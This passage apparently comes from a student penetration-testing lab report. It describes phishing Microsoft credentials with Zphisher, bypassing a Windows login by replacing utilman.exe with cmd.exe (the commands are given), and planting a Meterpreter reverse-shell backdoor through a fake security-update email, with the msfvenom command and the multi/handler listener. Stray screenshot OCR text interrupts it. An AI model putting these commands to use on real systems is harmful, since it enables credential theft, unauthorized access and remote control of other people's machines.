


- A phishing email was crafted, informing the Admin user of a critical security update required for their Microsoft account.
- The email contained a link directing the user to the fake Microsoft login page.

Step 3: Admin Interaction


- The Admin received the email, clicked the provided link, and was redirected to the fake login page.
- Believing it to be legitimate, the user entered their Microsoft credentials (username and password).






Step 4: Credential Capture

- Once the admin submitted their login details, Zphisher captured the entered credentials in real-time.
- The attacker could view the username and password directly in the Zphisher console.






2. Windows Password Bypass

- Password bypassing is a technique used to gain access to a system, application, or account without knowing the correct password.


Step 1 : Accessing Recovery Options

- after restarting the system, the recovery options menu was accessed.
- The **Troubleshoot** option was selected, and the **Command Prompt** was opened.




Step 2: entering rescue mode and replacing the ease of access utility


- The system entered rescue mode, which allows administrative tasks and troubleshooting.



- The **utilman.exe** file (Ease of Access utility) was renamed to **utilman0.exe** using the command: move d:\windows\system32\utilman.exe d:\windows\system32\utilman0.exe
- The **cmd.exe** (Command Prompt) file was copied to the **utilman.exe** location using: copy d:\windows\system32\cmd.exe d:\windows\system32\utilman.exe

Step 3: changing the Administrator password




2012 windows [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Google Chrome
Shutdown Event Tracker
Why did the computer shut down unexpectedly?
Other (Unplanned)
A shutdown or restart for an unknown reason
Problem Id
Comment: (This field is REQUIRED for the reason you selected)
OK
Cancel
Windows Server 2012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 158 days
Build 9600
8:06 PM
1/29/2025
Right Ctrl
Search Google or type...
recon
EH
Gmail
YouTube
Maps
All Bookmarks
Gmail
Images
Google
Search Google or type a URL
hatGPT
MP3Juices
Auditorium
ASCII art gen...
python onlin...
trivia DB QA
rgb generator
Pandas DOC

Maintaining access

- Maintaining access means ensuring that an attacker or unauthorized user can continue to access a system or network over a period of time, even after their initial entry

Maintaining access techniques


1. Reverse shell Backdoor

- A reverse shell is a type of connection where the target machine connects back to the attacker's machine, allowing the attacker to gain remote access to the victim's system.
- A reverse shell payload was created using Meterpreter and sent to the APIIT admin user under the pretense of an important Windows security update. Once the admin downloaded and executed the file, the attacker set up a listener to capture the reverse shell connection and gain remote access to the system.

Technologies that used:

- **Meterpreter** to create a backdoor is a common technique in penetration testing, and it is a part of metasploit framework, and it's a powerful payload that gives an attacker control over the victim machine.
- **Msfvenom** is a tool in metasploit used for generating and encoding payloads, shellcodes and backdoor.

Step 1: creating the payload




- A reverse shell payload is created using the msfvenom tool, below is the command used to create the payload:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker_ip> LPORT=<attacker_port> -f exe -o /path/to/filename.exe

- -p windows/meterpreter/reverse_tcp: Specifies the type of payload, it is a Meterpreter reverse TCP shell, which allows the attacker to gain a command-line interface.
- LHOST=<attacker_ip>: This is the attacker's machine IP address. The victim's machine will connect back to this address once the payload is executed.
- LPORT=<attacker_port>: This is the port on the attacker's machine that will listen for the incoming connection from the victim's machine.
- -f exe: Specifies the format of the payload, which is an executable (.exe) file for Windows.

- -o /path/to/filename.exe: This defines the output path and filename for the payload. The attacker saves this payload as an executable file (e.g., filename.exe).

Step 2: Used a phishing mail to send the Reverse Shell file to the user



- The user downloads the file, thinking it's a necessary update or software.
- When the user runs the file, it secretly starts the reverse shell. The reverse shell opens a connection from the victim's computer to the attacker's machine without the user's knowledge.


Step 3 : Attacker Listens for the reverse shell

Commands that used to listen to the shell:

- **use exploit/multi/handler** : this multi handler module, is used to handle incoming connection from payloads
